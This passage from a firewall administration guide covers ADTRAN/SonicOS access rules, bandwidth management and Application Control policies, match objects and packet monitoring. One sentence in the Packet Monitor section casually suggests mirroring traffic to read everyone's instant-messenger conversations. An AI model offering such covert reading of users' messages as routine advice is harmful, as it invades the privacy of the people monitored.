By creating an access rule, it is possible to allow access to a management IP address in one zone from a different zone on the same ADTRAN appliance. For example, you can allow HTTP/HTTPS management or ping to the WAN IP address from the LAN side. To do this, you must create an access rule to allow the relevant service between the zones, giving one or more explicit management IP addresses as the destination. Alternatively, you can provide an address group that includes single or multiple management addresses (e.g. WAN Primary IP, All WAN IP, All X1 Management IP) as the destination. This type of rule allows the HTTP Management, HTTPS Management, SSH Management, Ping, and SNMP services between zones.



Note Access rules can only be set for inter-zone management. Intra-zone management is controlled per-interface by settings in the interface configuration

To create a rule that allows access to the WAN Primary IP from the LAN zone:

- Step 1** On the Firewall > Access Rules page, display the **LAN > WAN** access rules.
- Step 2** Click **Add** to launch the **Add** window.
- Step 3** Select **Allow** from the **Action** settings.
- Step 4** Select one of the following services from the **Service** menu:
 - **HTTP**
 - **HTTPS**
 - **SSH Management**
 - **Ping**
 - **SNMP**
- Step 5** Select **Any** from the **Source** menu.
- Step 6** Select an address group or address object containing one or more explicit WAN IP addresses from the **Destination** menu.



Note Do not select an address group or object representing a subnet, such as WAN Primary Subnet. This would allow access to devices on the WAN subnet (already allowed by default), but not to the WAN management IP address.

- Step 7** Select the user or group to have access from the **Users Allowed** menu.
- Step 8** Select the schedule from the **Schedule** menu.
- Step 9** Enter any comments in the **Comment** field.
- Step 10** Click **Add**.

Enabling Bandwidth Management on an Access Rule

Bandwidth management can be applied on both ingress and egress traffic using access rules. Access rules displaying the Funnel icon are configured for bandwidth management.



Tip

Do not configure bandwidth management on multiple interfaces on a zone, where the configured guaranteed bandwidth for the zone is greater than the available bandwidth for the bound interface.

For more information on Bandwidth Management see [“Bandwidth Management”](#) on page 655.



CHAPTER 42

Configuring Application Control

Application Control

This chapter describes how to configure and manage the Application Control feature in SonicOS. This chapter contains the following sections:

- [“Application Control Overview” on page 509](#)
- [“Licensing Application Control” on page 538](#)
- [“Firewall > App Rules” on page 549](#)
- [“Firewall > App Control Advanced” on page 541](#)
- [“Firewall > Match Objects” on page 555](#)
- [“Firewall > Action Objects” on page 558](#)
- [“Firewall > Address Objects” on page 562](#)
- [“Firewall > Service Objects” on page 562](#)
- [“Firewall > Email Address Objects” on page 562](#)
- [“Verifying App Control Configuration” on page 563](#)
- [“App Control Use Cases” on page 570](#)
- [“Glossary” on page 598](#)

Application Control Overview

This section provides an introduction to the SonicOS Application Control feature. This section contains the following subsections:

- [“What is Application Control?” on page 510](#)
- [“Benefits of Application Control” on page 511](#)
- [“How Does Application Control Work?” on page 512](#)

What is Application Control?

Application Control provides a solution for setting policy rules for application signatures. Application Control policies include global App Control policies, and App Rules policies that are more targeted. Beginning in SonicOS 5.8.1, you can also create certain types of App Control policies on the fly directly from the Dashboard > App Flow Monitor page.

As a set of application-specific policies, Application Control gives you granular control over network traffic on the level of users, email addresses, schedules, and IP-subnets. The primary functionality of this application-layer access control feature is to regulate Web browsing, file transfer, email, and email attachments.

In SonicOS 5.8 and higher, the ability to control application layer traffic in SonicOS is significantly enhanced with the ability to view real-time application traffic flows, and new ways to access the application signature database and to create application layer rules. SonicOS 5.8 integrates application control with standard network control features for more powerful control over all network traffic.

About App Control Policies

In SonicOS 5.8.1, there are three ways to create App Control policies and control applications in your network:

- **Create Rule from App Flow Monitor** – The Dashboard > App Flow Monitor page provides a Create Rule button that allows the administrator to quickly configure App Control policies for application blocking, bandwidth management, or packet monitoring. This allows the administrator to quickly apply an action to an application that he or she notices while using the ADTRAN Visualization and Application Intelligence features. The policy is automatically created and displayed in the App Rules Policies table on the Firewall > App Rules page.
- **App Control Advanced** – The Firewall > App Control Advanced page provides a simple and direct way of configuring global App Control policies. You can quickly enable blocking or logging for a whole category of applications, and can easily locate and do the same for an individual application or individual signature. Once enabled, the category, application, or signature is blocked or logged globally without the need to create a policy on the Firewall > App Rules page. All application detection and prevention configuration is available on the Firewall > App Control Advanced page.
- **App Rules** – The Firewall > App Rules page provides the third way to create an App Control policy. This method is equivalent to the method used in the original Application Firewall feature. Policies created using App Rules are more targeted because they combine a match object, action object, and possibly email address object into a policy. For flexibility, App Rules policies can access the same application controls for any of the categories, applications, or signatures available on the App Control Advanced page. The Firewall > Match Objects page provides a way to create Application List objects, Application Category List objects, and Application Signature List objects for use as match objects in an App Rules policy. The Firewall > Action Objects pages allows you to create custom actions for use in the policy.

About Application Control Capabilities


Application Control's data leakage prevention component provides the ability to scan files and documents for content and keywords. Using Application Control, you can restrict transfer of certain file names, file types, email attachments, attachment types, email with certain subjects, and email or attachments with certain keywords or byte patterns. You can deny internal or external network access based on various criteria. You can use Packet Monitor to take a deeper look at application traffic, and can select among various bandwidth management settings to reduce network bandwidth usage by an application.

Based on ADTRAN's Reassembly Free Deep Packet Inspection technology, Application Control also features intelligent prevention functionality which allows you to create custom, policy-based actions. Examples of custom actions include the following:

- Blocking entire applications based on their signatures
- Blocking application features or sub-components
- Bandwidth throttling for file types when using the HTTP or FTP protocols
- Blocking an attachment
- Sending a custom block page
- Sending a custom email reply
- Redirecting an HTTP request
- Sending a custom FTP reply over an FTP control channel

While Application Control primarily provides application level access control, application layer bandwidth management and data leakage prevention, it also includes the ability to create custom application or protocol match signatures. You can create a custom policy with App Rules that matches any protocol you wish, by matching a unique piece of the protocol. See ["Custom Signature" on page 592](#).

Application Control provides excellent functionality for preventing the accidental transfer of proprietary documents. For example, when using the automatic address completion feature of Outlook Exchange, it is a common occurrence for a popular name to complete to the wrong address. See the following figure for an example.



Benefits of Application Control

The Application Control functionality provides the following benefits:

- Application based configuration makes it easier to configure policies for application control.
- The Application Control subscription service provides updated signatures as new attacks emerge.
- The related Application Intelligence functionality, as seen in App Flow Monitor and the Real Time Visualization Monitor, is available upon registration as a 30-day free trial App Visualization license. This allows any registered ADTRAN appliance to clearly display information about application traffic in the network. The App Visualization and App Control licenses are also included with the ADTRAN Security Services license bundle. Note that the feature must be enabled in the SonicOS management interface to become active.
- Administrators can use the Create Rule button to quickly apply bandwidth management or packet monitoring to an application that they notice while viewing the App Flow Monitor page, or can completely block the application.

- Administrators can configure policy settings for individual signatures without influencing other signatures of the same application.
- Application Control configuration screens are available in the Firewall menu in the SonicOS management interface, consolidating all Firewall and Application Control access rules and policies in the same area.

Application Control functionality can be compared to three main categories of products:

- Standalone proxy appliances
- Application proxies integrated into firewall VPN appliances
- Standalone IPS appliances with custom signature support

Standalone proxy appliances are typically designed to provide granular access control for a specific protocol. ADTRAN Application Control provides granular, application level access control across multiple protocols, including HTTP, FTP, SMTP, and POP3. Because Application Control runs on your ADTRAN firewall, you can use it to control both inbound and outbound traffic, unlike a dedicated proxy appliance that is typically deployed in only one direction. Application Control provides better performance and scalability than a dedicated proxy appliance because it is based on ADTRAN's proprietary Deep Packet Inspection technology.

Today's integrated application proxies do not provide granular, application level access control, application layer bandwidth management, and digital rights management functionality. As with dedicated proxy appliances, ADTRAN Application Control provides much higher performance and far greater scalability than integrated application proxy solutions.

While some standalone IPS appliances provide protocol decoding support, none of these products supports granular, application level access control, application layer bandwidth management, and digital rights management functionality.

In comparing Application Control to ADTRAN Email Security, there are benefits to using either. Email Security only works with SMTP, but it has a very rich policy space. Application Control works with SMTP, POP3, HTTP, FTP and other protocols, is integrated into SonicOS on the firewall, and has higher performance than Email Security. However, Application Control does not offer all the policy options for SMTP that are provided by Email Security.

How Does Application Control Work?

Application Control utilizes SonicOS Deep Packet Inspection to scan application layer network traffic as it passes through the gateway and locate content that matches configured applications. When a match is found, these features perform the configured action. When you configure App Control policies, you create global rules that define whether to block or log the application, which users, groups, or IP address ranges to include or exclude, and a schedule for enforcement. Additionally, you can create App Rules policies that define the type of applications to scan, the direction, the content or keywords to match, optionally the user or domain to match, and the action to perform.

The following sections describe the main components of Application Control:

- [“Actions Using Bandwidth Management” on page 513](#)
- [“Actions Using Packet Monitoring” on page 518](#)
- [“Create Rule from App Flow Monitor” on page 519](#)
- [“App Control Advanced Policy Creation” on page 520](#)
- [“App Rules Policy Creation” on page 521](#)
- [“Match Objects” on page 525](#)
- [“Application List Objects” on page 531](#)

- [“Action Objects” on page 533](#)
- [“Email Address Objects” on page 537](#)

Actions Using Bandwidth Management

Application layer bandwidth management (BWM) allows you to create policies that regulate bandwidth consumption by specific file types within a protocol, while allowing other file types to use unlimited bandwidth. This enables you to distinguish between desirable and undesirable traffic within the same protocol. Application layer bandwidth management is supported for all Application matches, as well as custom App Rules policies using HTTP client, HTTP Server, Custom, and FTP file transfer types. For details about policy types, see the [“App Rules Policy Creation” section on page 521](#).

If the Bandwidth Management Type on the Firewall Settings > BWM page is set to Global, application layer bandwidth management functionality is supported with eight predefined, default BWM priority levels, available when adding a policy from the Firewall > App Rules page. There is also a customizable Bandwidth Management type action, available when adding a new action from the Firewall > Action Objects screen.

Bandwidth management can also be configured from the App Flow Monitor page by selecting a service type application or a signature type application and then clicking the Create Rule button. The Bandwidth Management options available there depend on the enabled priority levels in the Global Priority Queue table on the Firewall Settings > BWM page. The priority levels enabled by default are High, Medium, and Low.

All application bandwidth management is tied in with global bandwidth management, which is configured on the Firewall Settings > BWM page. Two types of bandwidth management are available: WAN and Global. When the type is set to WAN, bandwidth management is allowed only on interfaces in the WAN zone. With a type of Global, interfaces in all zones can be configured with bandwidth management. All App Control screens that offer an option for bandwidth management provide a link to the Firewall Settings > BWM page so that you can easily configure global bandwidth management settings for the type and the guaranteed and maximum percentages allowed for each priority level.

Figure 42:1 Firewall Settings > BWM Page

Firewall Settings /
BWM

Accept Cancel Restore Defaults

Bandwidth Management Type: WAN Global None

| Priority | Enable | Guaranteed | Maximum (Burst) |
|---------------|-------------------------------------|------------|-----------------|
| 0 Realtime | <input type="checkbox"/> | 0 % | 100 % |
| 1 Highest | <input type="checkbox"/> | 0 % | 100 % |
| 2 High | <input checked="" type="checkbox"/> | 30 % | 100 % |
| 3 Medium High | <input type="checkbox"/> | 0 % | 100 % |
| 4 Medium | <input checked="" type="checkbox"/> | 50 % | 100 % |
| 5 Medium Low | <input type="checkbox"/> | 0 % | 100 % |
| 6 Low | <input checked="" type="checkbox"/> | 20 % | 100 % |
| 7 Lowest | <input type="checkbox"/> | 0 % | 100 % |
| Total: | | 100 | |

Note: This priority table is used only when global bandwidth management is selected.

It is a best practice to configure Global Bandwidth Management settings before configuring App Control policies that use BWM. The global bandwidth management feature is described in detail in “[Firewall Settings > BWM](#)” on page 607.

Changing the Bandwidth Management Type on the Firewall Settings > BWM page between WAN and Global causes BWM to be disabled in all Firewall Access Rules, while default BWM action objects in App Control policies will convert accordingly to correspond to the new bandwidth management type.

When you change the Bandwidth Management Type from Global to WAN, the default BWM actions that are in use in any App Rules policies will be automatically converted to **WAN BWM Medium**, no matter what level they were set to before the change.

When you change the Type from WAN to Global, the default BWM actions are converted to **BWM Global-Medium**. The firewall does not store your previous action priority levels when you switch the Type back and forth. You can view the conversions on the Firewall > App Rules page.

Custom Bandwidth Management actions behave differently than the default BWM actions. Custom BWM actions are configured by adding a new action object from the Firewall > Action Objects page and selecting the Bandwidth Management action type. Custom Bandwidth Management actions and policies using them retain their priority level setting when the Bandwidth Management Type is changed from Global to WAN, and from WAN to Global.

For example, if the Bandwidth Management Type is set to WAN, and you set the priority level in your custom BWM action object to 5 (which happens to be the priority level for BWM Global-Medium Low). You also set custom values for the Guaranteed Bandwidth and Maximum Bandwidth in the Add/Edit Action Object window. You would continue to see a priority of 5 for your custom BWM action after a change from Type WAN to Global or back again. The values you set for Guaranteed Bandwidth and Maximum Bandwidth are converted in the action object to the guaranteed and maximum values set in the Global Priority Queue table for the selected priority level. When the Type changes back to WAN, the guaranteed and maximum settings are returned to their custom settings in the action object. The firewall stores your previous guaranteed and maximum values if you switch the Bandwidth Management Type back and forth. [Figure 42:2](#) shows a policy that has a custom BWM action, while the global Bandwidth Management Type is set to WAN.

Figure 42:2 Custom BWM Action in Policy with BWM Type of WAN



[Figure 42:3](#) shows the same policy after the global Bandwidth Management Type is set to Global. Only the Priority appears in the tooltip, because no values are set in the Global Priority Queue for guaranteed or maximum bandwidth for level 5.

Figure 42:3 Custom BWM Action in Policy with BWM Type of Global

| | | | | | | | | |
|--------------------------|---|---|---------------------|---|------------------------------------|---|-----|-----|
| <input type="checkbox"/> | 4 | HTTP Client Request Blocked (Forbidden File Type) | HTTP Client Request | HTTP URI Content - Forbidden File Types | Custom Block Page - Forbidden File | Action Properties Type: Bandwidth Management Inbound Parameters priority = 5 | | |
| <input type="checkbox"/> | 5 | Test BWM High | App Control Content | YouTube Match Object | BWM Global-Medium High | | | |
| <input type="checkbox"/> | 6 | Test BWM Low | App Control Content | Sum Match Object | Custom BWM Action (globalMedLow) | Any | Any | N/A |

When the **Bandwidth Management Type** is set to **Global** as in [Figure 42:4](#), the Add/Edit Action Object screen provides the Bandwidth Priority option, but uses the values that are specified in the **Priority** table on the Firewall Settings > BWM page for Guaranteed Bandwidth and Maximum Bandwidth. The Per Action or Per Policy Bandwidth Aggregation Method options are not available for Action Objects when Bandwidth Management Type is set to Global.

Figure 42:4 Bandwidth Management Type Global on Firewall Settings > BWM

Bandwidth Management Type: WAN Global None

| Priority | Enable | Guaranteed | Maximum Burst |
|---------------|-------------------------------------|------------|---------------|
| 0 Realtime | <input type="checkbox"/> | 0 % | 100 % |
| 1 Highest | <input type="checkbox"/> | 0 % | 100 % |
| 2 High | <input checked="" type="checkbox"/> | 50 % | 100 % |
| 3 Medium High | <input type="checkbox"/> | 0 % | 100 % |
| 4 Medium | <input type="checkbox"/> | 30 % | 100 % |
| 5 Medium Low | <input type="checkbox"/> | 0 % | 100 % |
| 6 Low | <input checked="" type="checkbox"/> | 20 % | 100 % |
| 7 Lowest | <input type="checkbox"/> | 0 % | 100 % |
| Total: | | 100 | |

Note: This priority table is used only when global bandwidth management is selected.

[Figure 42:5](#) shows the Bandwidth Priority selections in the Add/Edit Action Objects screen when the global Bandwidth Management Type is set to Global on the Firewall Settings > BWM page.

Figure 42:5 Add/Edit Action Objects Page with BWM Type Global




Note

All priorities will be displayed (Realtime - Lowest) regardless if all have been configured. Refer to the Firewall Settings > BWM page to determine which priorities are enabled. If the Bandwidth Management Type is set to Global and you select a Bandwidth Priority that is not enabled, the traffic is automatically mapped to the level 4 priority (Medium). For a BWM Type of WAN, the default priority is level 7 (Low).

When the **Bandwidth Management Type** is set to **WAN** as in [Figure 42:6](#), the Add/Edit Action Object screen provides **Per Action** or **Per Policy** Bandwidth Aggregation Method options and you can specify values for Guaranteed Bandwidth, Maximum Bandwidth, and Bandwidth Priority.

Figure 42:6 Bandwidth Management Type WAN on Firewall Settings > BWM



[Figure 42:7](#) shows the Bandwidth Priority selections in the Add/Edit Action Objects screen when the global Bandwidth Management Type is set to **WAN** on the Firewall Settings > BWM page.

In this case, when configuring a Bandwidth Management action, you can select either **Per Action** or **Per Policy**, as shown in [Figure 42:7](#). Per Policy means that when you create a limit of 10 Mbps in an Action Object, and three different policies use the Action Object, then each policy can consume up to 10 Mbps of bandwidth. Per Action means that the three policies combined can only use 10 Mbps.

Figure 42:7 Per Action or Per Policy Bandwidth Management

When using Per Action, multiple policies are subject to a single aggregate bandwidth management setting when they share the same action. For example, consider the following two App Rules policies:

- One manages the bandwidth for downloading executable files
- Another manages the bandwidth for P2P applications traffic

If these two policies share the same bandwidth management Action (500 Kbit/sec max bandwidth):

- Using the Per Action aggregation method, the downloads of executable files and traffic from P2P applications combined cannot exceed 500 Kbit/sec.
- Using the Per Policy bandwidth aggregation method, a bandwidth of 500 Kbit/sec is allowed for executable file downloads while concurrent P2P traffic is also allowed a bandwidth of 500 Kbit/sec.

The predefined BWM High, BWM Medium, and BWM Low actions are all Per Action. In releases previous to SonicOS 5.8, all Bandwidth Management actions were implicitly set to Per Policy, but now you have a choice.

Application layer bandwidth management configuration is handled in the same way as the Ethernet bandwidth management configuration associated with Firewall > Access Rules. Both are tied in with the global bandwidth management settings. However, with Application Control you can specify all content type, which you cannot do with access rules.


Note

When the Bandwidth Management Type on the Firewall Settings > BWM page is set to WAN, bandwidth management policies defined with Firewall > Access Rules always have priority over application layer bandwidth management policies. Thus, if an access rule bandwidth management policy is applied to a certain connection, then an application layer bandwidth management policy will never be applied to that connection.

When the Bandwidth Management Type is set to Global, the reverse is true, giving App Control bandwidth management policies priority over Firewall Access Rule bandwidth management policies.

For a bandwidth management use case, as an administrator you might want to limit .mp3 and executable file downloads during work hours to no more than 1 Mbps. At the same time, you want to allow downloads of productive file types such as .doc or .pdf up to the maximum available bandwidth, or even give the highest possible priority to downloads of the productive content. As another example, you might want to limit bandwidth for a certain type of peer-to-peer (P2P) traffic, but allow other types of P2P to use unlimited bandwidth. Application layer bandwidth management allows you to create policies to do this.

Actions Using Packet Monitoring

When the predefined Packet Monitor action is selected for a policy, SonicOS will capture or mirror the traffic according to the settings you have configured on the Dashboard > Packet Monitor or System > Packet Monitor page. The default is to create a capture file, which you can view with Wireshark. Once you have configured a policy with the Packet Monitor action, you still need to click **Start Capture** on the Packet Monitor page to actually capture any packets. After you have captured the desired packets, click **Stop Capture**.

To control the Packet Monitor action to capture only the packets related to your policy, click **Configure** on the Packet Monitor page and select **Enable Filter based on the firewall/app rule** on the **Monitor Filter** tab (see [Figure 42:8](#)). In this mode, after you click **Start Capture** on the Packet Monitor page, packets are not captured until some traffic triggers the App Control policy (or Firewall Access Rule). You can see the Alert message in the Log > View page when the policy is triggered. This works when Packet Monitor is selected in App Control policies created with the Create Rule button or with the App Rules method using an action object, or in Firewall Access Rules, and allows you to specify configuration or filtering for what to capture or mirror. You can download the capture in different formats and look at it in a Web page, for example.

Figure 42:8 Packet Monitor - Monitor Filter Tab

To set up mirroring, go to the **Mirror** tab and pick an interface to which to send the mirrored traffic in the **Mirror filtered packets to Interface (NetVanta 2830 and 2840 only)** field under Local Mirroring Settings. You can also configure one of the Remote settings. This allows you to mirror the application packets to another computer and store everything on the hard disk. For example, you could capture everyone's MSN Instant Messenger traffic and read the conversations.

See the [“Configuring Packet Monitor” section on page 99](#) for more information about Packet Monitor configuration.

Create Rule from App Flow Monitor

The Dashboard > App Flow Monitor page provides a **Create Rule** button. If, while viewing the App Flow Monitor, you see an application that seems suspicious or is using excessive amounts of bandwidth, you can simply select the application in the list, then click Create Rule and configure an App Control policy for it immediately. You can also select multiple applications and then use Create Rule to configure a policy that applies to all of them.




Note

General applications cannot be selected. Service type applications and signature type applications cannot be mixed in a single rule.

Figure 42:9 shows the Create Rule window displayed over the Dashboard > App Flow Monitor page.

Figure 42:9 Dashboard > App Flow Monitor Page with Create Rule Window



The Create Rule feature is available from App Flow Monitor on the list view page setting. The Create Rule button is visible, but disabled, on the pie chart and graphical monitoring views.

You can configure the following types of policies in the Create Rule window:

- **Block** – the application will be completely blocked by the firewall
- **Bandwidth Manage** – choose one of the BWM levels to use Global Bandwidth Management to control the bandwidth used by the application no matter which interface it traverses



Note

Bandwidth management must be enabled on each interface where you want to use it. You can configure interfaces from the Network > Interfaces page.

- **Packet Monitor** – capture packets from the application for examination and analysis

After you select the desired action for the rule and then click Create Rule within the Create Rule window, an App Control policy is automatically created and added to the App Rules Policies table on the Firewall > App Rules page.

The Create Rule window contains a Configure button next to the Bandwidth Manage section that takes you to the Firewall Settings > BWM page where you can configure the Global Priority Queue. For more information about global bandwidth management and the Firewall Settings > BWM page, see the [“Actions Using Bandwidth Management” section on page 513](#). The Bandwidth Manage options you see in the Create Rule window reflect the options that are enabled in the Global Priority Queue. The default values are:

- BWM Global-High – Guaranteed 30%; Max/Burst 100%
- BWM Global-Medium – Guaranteed 50%; Max/Burst 100%
- BWM Global-Low – Guaranteed 20%; Max/Burst 100%

App Control Advanced Policy Creation

The configuration method on the Firewall > App Control Advanced page allows granular control of specific categories, applications, or signatures. This includes granular logging control, granular inclusion and exclusion of users, groups, or IP address ranges, and schedule configuration. The settings here are global policies and independent from any custom App Rules policy. The Firewall > App Control Advanced page is shown below.

The screenshot displays the 'App Control Advanced' configuration interface. At the top, there are 'Accept' and 'Cancel' buttons. The 'App Control Status' section shows the App Signature Database as 'Downloaded', with a timestamp of 'UTC 12/31/2019 12:49:04:000' and a 'Last Checked' time of '01/03/2021 15:04:36.096'. The 'App Control Global Settings' section includes a checked 'Enable App Control' checkbox and buttons for 'Configure App Control Settings' and 'Reset App Control Settings & Policies'. The 'App Control Advanced' section features a table with the following data:

| # | Category | Block | Log | Comments | Configure |
|---|------------------|-------|-----|----------|-----------|
| 1 | APP-UPDATE | | | | |
| 2 | BACKUP-APPS | | | | |
| 3 | BROWSING-PRIVACY | | | | |
| 4 | BUSINESS-APPS | | | | |
| 5 | DATABASE-APPS | | | | |
| 6 | DOWNLOAD-APPS | | | | |

You can configure the following settings on this page:

- Select a category, an application, or a signature.
- Select blocking, logging, or both as the action.
- Specify users, groups, or IP address ranges to include in or exclude from the action.
- Set a schedule for enforcing the controls.

While these application control settings are independent from App Rules policies, you can also create application match objects for any of the categories, applications, or signatures available here or on the Firewall > Match Objects page, and use those match objects in an App Rules policy. This allows you to use the wide array of actions and other configuration settings available with Application Control. See the [“Application List Objects” section on page 531](#) for more information about this policy-based user interface for application control.

App Rules Policy Creation

You can use Application Control to create custom App Rules policies to control specific aspects of traffic on your network. A policy is a set of match objects, properties, and specific prevention actions. When you create a policy, you first create a match object, then select and optionally customize an action, then reference these when you create the policy.

In the **Firewall > App Rules** page, you can access the Policy Settings screen, shown below for a Policy Type of SMTP Client. The screen changes depending on the Policy Type you select.

Some examples of policies include:

- Block applications for activities such as gambling
- Disable .exe and .vbs email attachments
- Do not allow the Mozilla browser on outgoing HTTP connections
- Do not allow outgoing email or MS Word attachments with the keywords “ADTRAN Confidential”, except from the CEO and CFO
- Do not allow outgoing email that includes a graphic or watermark found in all confidential documents

When you create a policy, you select a policy type. Each policy type specifies the values or value types that are valid for the source, destination, match object type, and action fields in the policy. You can further define the policy to include or exclude specific users or groups, select a schedule, turn on logging, and specify the connection side as well as basic or advanced direction types. A basic direction type simply indicates inbound or outbound. An advanced direction type allows zone to zone direction configuration, such as from the LAN to the WAN.

The following table describes the characteristics of the available App Rules policy types.

| Policy Type | Description | Valid Source Service / Default | Valid Destination Service / Default | Valid Match Object Type | Valid Action Type | Connection Side |
|---------------------|---|--------------------------------|-------------------------------------|---|--|--------------------------------|
| App Control Content | Policy using dynamic Application Control related objects for any application layer protocol | N/A | N/A | Application Category List, Application List, Application Signature List | Reset/Drop, No Action, Bypass DPI, Packet Monitor, BWM Global-*, WAN BWM * | N/A |
| CFS | Policy for content filtering | N/A | N/A | CFS Category List | CFS Block Page, Packet Monitor, No Action, BWM Global-*, WAN BWM * | N/A |
| Custom Policy | Policy using custom objects for any application layer protocol; can be used to create IPS-style custom signatures | Any / Any | Any / Any | Custom Object | Reset/Drop, Bypass DPI, Packet Monitor, No Action, BWM Global-*, WAN BWM * | Client Side, Server Side, Both |
| FTP Client | Any FTP command transferred over the FTP control channel | Any / Any | FTP Control / FTP Control | FTP Command, FTP Command + Value, Custom Object | Reset/Drop, Bypass DPI, Packet Monitor, No Action | Client Side |

| Policy Type | Description | Valid Source Service / Default | Valid Destination Service / Default | Valid Match Object Type | Valid Action Type | Connection Side |
|----------------------------------|---|--------------------------------|-------------------------------------|--|--|-----------------|
| FTP Client File Upload Request | An attempt to upload a file over FTP (STOR command) | Any / Any | FTP Control / FTP Control | Filename, file extension | Reset/Drop, Bypass DPI, Packet Monitor, No Action, BWM Global-*, WAN BWM * | Client Side |
| FTP Client File Download Request | An attempt to download a file over FTP (RETR command) | Any / Any | FTP Control / FTP Control | Filename, file extension | Reset/Drop, Bypass DPI, Packet Monitor, No Action, BWM Global-*, WAN BWM * | Client Side |
| FTP Data Transfer Policy | Data transferred over the FTP Data channel | Any / Any | Any / Any | File Content Object | Reset/Drop, Bypass DPI, Packet Monitor, No Action | Both |
| HTTP Client | Policy which is applicable to Web browser traffic or any HTTP request that originates on the client | Any / Any | Any / HTTP (configurable) | HTTP Host, HTTP Cookie, HTTP Referrer, HTTP Request Custom Header, HTTP URI Content, HTTP User Agent, Web Browser, File Name, File Extension Custom Object | Reset/Drop, Bypass DPI, Packet Monitor ^a , No Action, BWM Global-*, WAN BWM * | Client Side |

| Policy Type | Description | Valid Source Service / Default | Valid Destination Service / Default | Valid Match Object Type | Valid Action Type | Connection Side |
|--------------------|--|---------------------------------------|---|---|--|------------------------|
| HTTP Server | Response originated by an HTTP Server | Any / HTTP (configurable) | Any / Any | ActiveX Class ID, HTTP Set Cookie, HTTP Response, File Content Object, Custom Header, Custom Object | Reset/Drop, Bypass DPI, Packet Monitor, No Action, BWM Global-*, WAN BWM * | Server Side |
| IPS Content | Policy using dynamic Intrusion Prevention related objects for any application layer protocol | N/A | N/A | IPS Signature Category List, IPS Signature List | Reset/Drop, Bypass DPI, Packet Monitor, No Action, BWM Global-*, WAN BWM * | N/A |
| POP3 Client | Policy to inspect traffic generated by a POP3 client; typically useful for a POP3 server admin | Any / Any | POP3 (Retrieve Email) / POP3 (Retrieve Email) | Custom Object | Reset/Drop, Bypass DPI, Packet Monitor, No Action | Client Side |

| Policy Type | Description | Valid Source Service / Default | Valid Destination Service / Default | Valid Match Object Type | Valid Action Type | Connection Side |
|-------------|--|---|--------------------------------------|--|--|-----------------|
| POP3 Server | Policy to inspect email downloaded from a POP3 server to a POP3 client; used for email filtering | POP3 (Retrieve Email) / POP3 (Retrieve Email) | Any / Any | Email Body, Email CC, Email From, Email To, Email Subject, File Name, File Extension, MIME Custom Header | Reset/Drop, Disable attachment, Bypass DPI, No action | Server Side |
| SMTP Client | Policy applies to SMTP traffic that originates on the client | Any / Any | SMTP (Send Email)/ SMTP (Send Email) | Email Body, Email CC, Email From, Email To, Email Size, Email Subject, Custom Object, File Content, File Name, File Extension, MIME Custom Header, | Reset/Drop, Block SMTP E-Mail Without Reply, Bypass DPI, Packet Monitor, No Action | Client Side |

a. Packet Monitor action is not supported for File Name or File Extension Custom Object.

Match Objects

Match objects represent the set of conditions which must be matched in order for actions to take place. This includes the object type, the match type (exact, partial, prefix, or suffix), the input representation (text or hexadecimal), and the actual content to match. Match objects were referred to as application objects in previous releases.

Hexadecimal input representation is used to match binary content such as executable files, while text input representation is used to match things like file or email content. You can also use hexadecimal input representation for binary content found in a graphic image. Text input representation could be used to match the same graphic if it contains a certain string in one of its properties fields.

The maximum size for a match object is 8192 (8K) bytes. Because Application Control matches data at wire speeds, match objects do not provide matching for regular expressions. You can use a proxy server for this functionality.

The File Content match object type provides a way to match a pattern or keyword within a compressed (zip/gzip) file. This type of match object can only be used with FTP Data Transfer, HTTP Server, or SMTP Client policies.

The following table describes the supported match object types.

